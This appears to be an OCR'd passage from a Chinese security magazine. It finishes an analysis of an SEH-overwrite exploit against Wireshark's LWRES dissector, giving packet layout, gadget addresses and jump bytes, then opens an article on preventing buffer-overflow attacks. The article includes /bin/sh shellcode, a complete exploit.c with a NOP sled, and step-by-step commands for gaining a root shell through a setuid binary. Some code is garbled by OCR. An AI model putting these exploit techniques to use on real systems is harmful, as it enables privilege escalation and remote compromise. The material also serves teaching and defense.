dissect_lwres(tvbuff_t *tvb,packet_info *pinfo,proto_tree *tree)
//具体解码的函数
```

具体函数的细节，大家可以查看源码，这里只讲解其中的几个重要数据。在开始的定义中，有如下代码：

```
#define LWRES_UDP_PORT 921
static guint global_lwres_port = LWRES_UDP_PORT;
```

从中可以看出，其采用的是UDP协议，端口号为921，并在proto_register_lwres函数中用如下代码将其绑定：

```
prefs_register_uint_preference(lwres_module, "udp.lwres_port","lwres listener UDP Port","Set the UDP port for lwres daemon"(if other than the default of 921)",10, &global_lwres_port);
```

这就是攻击程序为什么会在921端口发UDP包的原因了。同时，在proto_register_lwres函数的开始处也定义了相关的数据结构：

```
static hf_register_info hf[] = {
{ &hf_length,
{ "Length", "lwres.length", FT_UINT32, BASE_DEC, NULL, 0x0,"lwres length", HFILL }},
{ &hf_version,
{ "Version", "lwres.version", FT_UINT16, BASE_DEC, NULL, 0x0,"lwres version", HFILL }},
{ &hf_flags,
{ "Packet Flags", "lwres.flags", FT_UINT16, BASE_HEX, NULL, 0x0,"lwres flags", HFILL }},
{ &hf_serial,
{ "Serial", "lwres.serial", FT_UINT32, BASE_HEX, NULL, 0x0,"lwres serial", HFILL }},
{ &hf_opcode,
{ "Operation code", "lwres.opcode", FT_UINT32, BASE_DEC, VALS(opcode_values), 0x0,"lwres opcode", HFILL }},
{ &hf_result,
{ "Result", "lwres.result", FT_UINT32, BASE_DEC, VALS(result_values), 0x0,"lwres result", HFILL }},
{ &hf_recvlen,
{ "Received length", "lwres.recvlen", FT_UINT32, BASE_DEC, NULL, 0x0,"lwres recvlen", HFILL }},
{ &hf_authtype,
{ "Auth. type", "lwres.authtype", FT_UINT16, BASE_DEC, NULL, 0x0,"lwres authtype", HFILL }},
{ &hf_authlen,
{ "Auth. length", "lwres.authlen" , FT_UINT16, BASE_DEC, NULL, 0x0,"lwres authlen", HFILL }},
{ &hf_rflags,
{ "Flags", "lwres.rflags", FT_UINT32, BASE_HEX, NULL, 0x0,"lwres rflags", HFILL }},
{ &hf_rdclass,
{ "Class", "lwres.class", FT_UINT16, BASE_DEC, NULL, 0x0,"lwres class", HFILL }},
{ &hf_rdtype,
{ "Type", "lwres.type", FT_UINT16, BASE_DEC, VALS(t_types), 0x0,"lwres type" , HFILL }},
{ &hf_namelen,
{ "Name length", "lwres.namelen", FT_UINT16, BASE_DEC, NULL, 0x0,"lwres namelen", HFILL }},
{ &hf_req_name,
{ "Domain name" , "lwres.reqdname" , FT_STRING, BASE_DEC, NULL, 0x0,"lwres reqdname", HFILL }},
...
```

同时使用下面的代码将其绑定：

```
proto_lwres = proto_register_protocol("Light Weight DNS RESolver (BIND9)","LWRES", "lwres");
proto_register_field_array(proto_lwres, hf, array_length(hf));
//添加协议的相关字段
```

至此，对于攻击程序发送的包前面是如下数据，也就不足为奇了。

```
数据字段名 字节数
00 00 01 5D length 4
00 00 version2
00 00 flags2
4B 49 1C 52 serial 4
00 01 00 01 opcode 4
//如果opcode值为4，则会跳转到dissect_
//getaddrsbyname_request这个出问题的函数中
00 00 00 00 result 4
00 00 40 00 recv len 4
00 00 auth_type2
00 00 auth_len 2
00 00 00 00 adn_flags4
00 00 00 01 adn_addrtype 4
08 61 adn_namelen2
//只要把这个值改为大于120，就可以溢出了
****** adn_nameadn_namelen
```

我们要构造的，关键也就是adn_namelen和adn_name这两个数据，利用溢用的方法有很多，但常见的有两种，一种是覆盖函数的返回值，另一种就是覆盖SHE链，其细节就不细讲了。

攻击程序采用的是第二种覆盖SHE链的方法，因为在溢出后有"name[namelen]='\0'; namelen"的值放在栈中，也被溢出的数据破坏了，其指向一个不可写的地址，所以这里往这个地址内写"\0"这个字符就导致产生了异常。覆盖后的栈数据如图1所示。

0012E94C	840210E2	
0012E950	871C124B	
0012E954	0C2D7BFB	
0012E958	C7B2FC94	
0012E95C	4AF8F3D1	
0012E960	1EA49C73	
0012E964	F556C1C6	
0012E968	FCD4FC04	
0012E96C	74C5EBF4	
0012E970	644240F1	
0012E974	8A27D98B	
0012E978	E96DD938	
0012E97C	C0ED49DF	
0012E980	1C94EA7A	
0012E984	C3E106EB	指向下一个 SEH 记录的指针
0012E988	61B4121B	SE处理程序
0012E98C	FFF7A3E9	
0012E990	B4121BFF	
0012E994	0012E961	
0012E998	007D9734	返回到 libwires.007D9734
0012E99C	048D5CF0	
0012E9A0	0499E9F0	
0012E9A4	049EEB00	
0012E9A8	01BB7BC0	ASCII "Frame"
0012E9AC	0012EA10	
0012E9B0	0012E9DC	

图1

我们可以看到，它把异常处理程序的地方覆盖为61B4121B，这个地址正好指向pcre3中的"pop pop retn"代码，"pop pop retn"是一个fake Excption(假异常)，之后会跳转到指向下一个SHE记录的指针的地方去执行，也就是执行C3E106EB，而这个机器码的汇编代码为jmp 04，跳过四个字节，执行FFF7A3E9处及以下的机器码，这个机器码的汇编指令为"jmp 0x12E134,0x12E134"，正好是我们Shellcode的地址，所以大致攻击代码的布局如下：


```
00 00 01 5D
00 00
00 00
4B 49 1C 52
00 01 00 01 //opcode
00 00 00 00
00 00 40 00
00 00
00 00
00 00 00 00
00 00 00 01
08 61 //长度
Shellcode //相关shellcode
C3E106EB //jmp +04
61B4121B // pop pop retn
FFF7A3E9 //jmp &(shellcode)
B4121BFF
```

分析完了攻击代码，是不是手有些痒了呢？那就赶快自己动手实践一下吧。如果有什么不明白的地方，欢迎到黑防论坛与我讨论，我的ID是冰雪风谷。

前置知识：Linux、C
关键词：缓冲区溢出、DSI、DSM

菜鸟版Exploit编写指南之六十一：

阻止缓冲区溢出攻击研究



文/图　李晨光

互联网服务器(例如Web、E-mail和FTP等服务器)一直是各种攻击的对象，而这些攻击的主要目标就是使其不能够为它们各自的用户提供服务。尽管这种攻击技术要求攻击者具备相当深厚的汇编语言知识，甚至还要求掌握操作系统接口等相关细节知识，一旦有人编写了这样的攻击程序，并在网上发行，这些攻击的结果将在UNIX和Linux系统平台上提供交互的命令外壳，

甚至有可能上载并执行Windows系统上的任意程序。

为了满足Linux服务器高级安全特性的需要，爱立信公司在加拿大蒙特利尔的开放系统实验室，建立了分布式安全基础结构工程(DSI)来设计和开发一种安全基础结构——专门为运行于Linux服务器上的电信应用软件提供高级安全机制。DSI的目标之一是防止来自互联网和企业内网的攻击入侵，包括缓冲区溢出攻击、拒绝服务攻击及其他类型的攻击。

本文将介绍缓冲区溢出攻击原理，提供相应示例，概述阻止缓冲区溢出攻击现有的解决方案，并且详细分析作为DSI工程一部分的DSM解决方案，用相当简单的例子来帮助读者更好地理解这种攻击的特点及怎样阻止它们。

缓冲区溢出

缓冲区溢出发生在当一个程序或进程试图把更多的数据存储到一个缓冲区，而且超出该缓冲区设计的存储能力之时。既然缓冲区的创建是为了保存有限数量的数据，那么其他地方存储的信息就有可能溢出到相邻缓冲区，从而破坏或重写其中的有效数据。

尽管可能因一处编程错误而偶然发生，但须知缓冲区溢出是一种针对数据完整性不断增强的常规类型的安全攻击。在一个缓冲区溢出攻击情形中，所谓"额外的数据"可能包含设计来触发特定行为的代码，例如把新的指令发送给要攻击的服务器，这样有可能破坏用户文件，改变数据或透露秘密信息。

为了防止缓冲区溢出攻击，必须弄明白其发生机理。如果该缓冲区溢出是一个脆弱程序偶然误用的结果，那么该结果将可能导致这个程序的崩溃。然而，如果该攻击是一种恶意攻击的话，那么其后果将是很严重的。

进程的内存布局

1. 内存组织进程

在了解缓冲区溢出攻击机制之前，先回顾一下内存中进程组织的基本知识。一般来说，每一个进程被分成3个区域，如图1所示。




图1

(1)Text区，这个区域包含进程的可执行代码，为防止修改它，被标记为只读的。这一部分代码可以存储在一块只读内存区域，并且从中执行。

(2)Data区，这个区域包含已初始化的和未初始化的数据。既然进程能够修改数据，那么这一部分必须存储在可读写的内存中。在有些情况下，当可执行映像被存储在闪存中并从中启动时，这一部分数据必须被移动到RAM中。

(3)Stack区，这个栈区是一块可读写的内存区域，用于存储局部变量、传递到函数的参数，以及从函数返回的数值。栈的工作遵循LIFO(后进先出)模式，而且它支持两种栈操作，即PUSH(把数据存储到栈顶)和POP(从栈顶弹出数据)。

PUSH和POP指令实际上都是一个两步的过程：首先，数据被放(或者移去)到堆栈的顶部，然后修改堆栈指针寄存器。当栈指针寄存器因指令PUSH而减小时，堆栈向下增长。另外，当栈上的数据量减少时，堆栈指针寄存器因指令POP而增加，从而指向更高地址的内存地址。在Intel处理器上，堆栈是向下增长的。因此，在本例中将遵循这一模式。

2. 数据在堆栈中的组织

我们将使用下面的示例来说明数据是怎样在堆栈中组织的，详见下面的example1.c代码。

```
void myfunction (char *str,int len){
char buffer[20];
#ifdef BUFFER_OVERFLOW
strcpy(buffer,str);
#endif
}
```

```
void main(){
    myfunction(0,8);
}
```

用–s编译examplel.c,以生成汇编代码来分析在堆栈中是如何组织一个函数的参数和它的局部变量的(指的是myfunction)。

```
#gcc –s examplel.s examplel.c
```

文件example1.s包含如下指令:

```
myfunction:
pushl %ebp              #保存基帧指针 (3)
movl %esp, %ebp
subl $40,%esp           #为局部变量保留空间 (4)
leave
ret                     #从调用返回 (5)
main:
...
pushl $8                #保存参数长度 (1)
pushl $0                #保存参数长度串 (1)
call myfunction         #传递参数到函数并把返回地址放到栈上 (2)
...
```

正如上面所显示的,在main()中对myfunction(str,len)的C调用将被翻译成多行汇编代码。根据上面的例子,我们用图2来描述该函数的调用过程及其与堆栈的交互。




图2

我们可以用下列步骤来描述把控制传递到一个函数的过程。

(1)函数参数被存储在堆栈中(len,str)。

(2)汇编指令调用myfunction,并把返回地址保存到堆栈(ret)(正好是调用后指令的地址),然后跳转到函数。

(3)在该函数中,堆栈帧指针(sfp)被保存在栈中,并且当前堆栈指针被赋予新值。

(4)函数局部变量的空间也保存在这个栈上(缓冲区)。

当函数从调用(5)返回时,被保存的(在(21)后)返回地址(ret)将用于把控制传递到正好刚调用后的指令。

在这个例子中,当返回地址被某种数据重写时发生了攻击。注意,这种情况通常发生在把数据移到缓冲区,却不进行边界检查时,被移动的数据是随机的,而且该结果往往导致段崩溃。通常几乎是100%的可能性,这种段崩溃是缓冲区溢出的结果。因为该缓冲区包含随机的数据,而不是可执行的代码。不过操作系统会捕获这种情况,并且停止相应进程的执行。这样,除了受影响的进程外,系统的其他部分就不会受到损害。

然而,如果该缓冲区包含一个可执行程序(它不需要我们知道就会开始运行)时将会发生什么呢?这种情况是我们不希望的。随机数据能够长时间执行,而不导致崩溃的情况几乎是不可能的。因此,在这种情况下,我们必须做一点手脚以得到期望的结果。

示例

这里我们提供一个练习来展示一个缓冲区溢出攻击。以后,我们将使用相同的例子,并加入DSM模块来说明其是如何防止这样的攻击发生的。为了展示一个成功的缓冲区溢出攻击,需要下面的步骤。

(1)找到一个进程,它易于被缓冲区溢出攻击方式所攻击。

(2)为了注入最大的危险,该进程应该用根权限运行。

(3)决定执行什么来作为缓冲区溢出攻击的结果。

(4)从该易于被攻击的进程中找到一种方法,以启动选择的进程。

在我们的例子中,创建下列程序vulnerable.c来试图使之溢出:

```
void main(int argc,char *argv[]){
char buffer[512];
```

```
if (argc >1)
strcpy(buffer,argv[1]);
}
```

这个示例程序把输入字符串复制到它的内部缓冲区中,而没有检查缓冲区的大小。我们的目标结果是有一个用根权限运行的进程。这样当缓冲区溢出攻击发生时,结果将会取得根权限。通常一个进程的权限是创建它的用户的权限,然而在一个SUID进程的情况下,该程序继承了可执行文件的权限,而不是创建它的用户的权限。因此,假定可执行文件(易受攻击的)是用根权限创建的。

现在,需要决定在存在缓冲区溢出攻击的情况下运行什么程序。在本例中,我们将用根权限来启动外壳。该代码shellcode.c如下:

```
#include
void main(){
char *name[2];
name[0]="/bin/sh";
name[1]=NULL;
execve(name[0],name,NULL);
}
```

我们需要找到一种上面的C代码的机器码描述。为了把它存储在溢出的缓冲区。该代码必须被独立放置,因为我们不知道在堆栈中本地缓冲区的地址是什么。该代码不能包含"\0"字节,因为这会导致strcpy函数停止拷贝。为了使代码看起来像汇编语言形式,我们编译它,并启动GDB调试器:

```
$gcc -o shellcode gdb tatic shellcode.c
$gdb shellcode
$(gdb) disassemble main
$(gdb) x/bx main+1
$(gdb)x/bx main+2 (and so on..)
```

再修改被独立放置的汇编器代码,找到其机器描述,替换所有的"\0"字符之后,就会得到一种机器语言代码,可以把它存储在一个缓冲区中,这个缓冲区所包含的代码将作为该溢出攻击的结果运行。

```
char shellcode[]="\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\x0d\x80\x31\xdb\x89\xd8\x40\xcd"
"x80\xe8\xdc\xff\xff\xff/bin/sh";
```

到目前为止,我们已经建立了一个易受攻击的程序。现在我们将创建程序exploit.c,用作攻击程序:

```
#include
#define DEFAULT_OFFSET
0
#define DEFAULT_BUFFER_SIZE 612
#define NOP 0x90
char shellcode[]="\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
"x80\xe8\xdc\xff\xff\xff/bin/sh";
unsigned long get_esp(void){
_asm_("movl %esp,%eax");
}
void main (int argc,char *argv[]){
char *buff,*ptr,*egg;
log *addr_ptr,addr;
int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
int i;
if (argc>1)bsize=atoi(argv[1]);
if (argc>2)offset=atoi(argv[2]);
if(!(buff=malloc(bsize))){
printf("Can't allocate memory.\n");
exit(0);
}
addr=get_esp() -offset;
printf("Using address:0x%x\n",addr);
ptr=buff;
addr_ptr=(long*)ptr;
for(i=0;i<bsize;i+=4)
*(addr_ptr++)=addr;
ptr=buff;
for(i=0;i<bsize/2;i++)
*(ptr++)=NOP;
for(i=0;i<strlen(shellcode);i++)
*(ptr++)=shellcode[i];
buff[bszie-1]='\0';
memcpy(buff,"RET=",4);
putenv(buff);
system("/bin/sh");
}
```

这个示例练习的目的是为了展示一个缓冲区溢出攻击。当我们使用DSM 模块来防止这种攻击时,还将使用这个示例展示攻击情形,请使用以下步骤。

(1)编译exploit.c和vulnerable.c程序:

```
$gcc exploit exploit.c
$gcc vulnerable vulnerable.c
```

(2)在使用bash或tcsh的情况下修改/bin/sh的链接。因为bash和tcsh限制其自己的setuid执行,所以必须创建到另外一个外壳的链接。

```
$su
$cd /bin
$mv sh sh.bak
$ln ash sh
$exit
```

(3)改变易受攻击的可执行文件的用户,并设置setuid位。这样一来,在执行该程序时,会把当前用户的userid设置为该执行体的所有者之一。

```
$su
$chown root:root vulnerable
$chmod +s vulnerable
$exit
```

(4)以一个正常用户身份在一个环境变量中创建缓冲区:

```
$whoami
user
$./exploit
```

(5)执行这个易受攻击的程序:

```
#./vulnerable $RET
```

此时,我们应该已经取得根权限:

```
$whoami
root
```

到此该外壳已经具有了根权限。过程虽然简单,然而却是很危险的。

(6)从为实现缓冲区溢出攻击而借用的外壳中退出:

```
$exit
$exit
```

(7)恢复原始外壳:

```
$mv sh.bak sh
```

在上面的练习中,我们使用了一个简单的程序分析了怎样激活一个缓冲区溢出攻击。下面将分析现有的解决方案,并详细讨论怎样使用DSM来防止这种不幸事件的发生。

阻止缓冲区溢出攻击解决方案

有关缓冲区溢出攻击存在这样悲哀的事实:良好的编程实践不可能完全彻底清除即使是潜在的攻击。为此,为了防止这样的攻击,我们应该控制到敏感系统的存取,安装新软件来更改或替换可被攻击的软件,以及清晰了解当系统成为攻击对象时一个缓冲区溢出攻击的外观表现。既然缓冲区溢出攻击是最常见的攻击之一,那么存在着许多种试图阻止它们的方案。

1. 编写正确的代码检查所分配的缓冲区大小

例如使用strncpy来代替strcpy。在上面的vulnerable.c中,应该使用strncpy函数来代替strcpy函数。然而,既然不可能期望开发者书写的代码总是正确的,那么就需要建立一种系统的解决方案。

2. 使得该栈段成为不可执行的

由于缓冲区溢出攻击依赖于一个可执行栈,所以一种明显的解决方案是使得该栈段成为不可执行的。这样的内核补丁可以应用于Linux中,使用此方法来阻止缓冲区溢出攻击。但是,在信号处理器过程中,它将产生问题。

在Linux中,由于信号处理器的返回都要求一个可执行栈,并且信号处理器在一个操作系统中是非常关键的部分,所以必须实现一个信号处理器的临时可执行栈。通过从系统内核中删除栈执行部分,就能阻止缓冲区溢出攻击。然而,这种方法的不足是代码不可移植,并且需要修改操作系统的处理行为,而其结果可能是无法预料的。

另外一种方案是使用PaX工程。PaX工程的目标是研究多种防卫机制来抵制对软件中错误(这有可能使得一个攻击者任意地读/写被攻击任务的地址空间)的利用。这种类型的错误可能包含在其他形式的缓冲区溢出错误中,比如给用户提供的格式串错误中等。

3. 覆盖返回地址

缓冲区溢出攻击可能发生在堆栈向下增长的处理器环境中,通过移动比一个函数中本地缓冲区所能存储的更多数据,就可以覆盖一个返回地址。这种情况在堆栈向上增长的处理器环境中是不可能成功的,因为返回地址将拥有比本地缓冲区更低的地址。因此,strcpy函数的执行结果是把数据移动到更高端地址,而永远不会达到返回地址。当然,这可以使得另外一些堆栈不被返回地址覆盖。因此,这样执行的结果有可能跳转到我们的外壳代码中。这样一来,另一种可

能的解决方案是使得堆栈向上增长。

4. 在编译器中实现其他解决方案

当调用函数时，一个随机的额外字段被放到栈上。在从该调用退出后，检查这个字段是否被毁。因此，我们可以在编译时使用这一解决方案，但是需要重新编译所有的现有程序。这样一来，当处理二进制而源代码不可用时，就可能出现问题。

5. 使用Linux安全模块

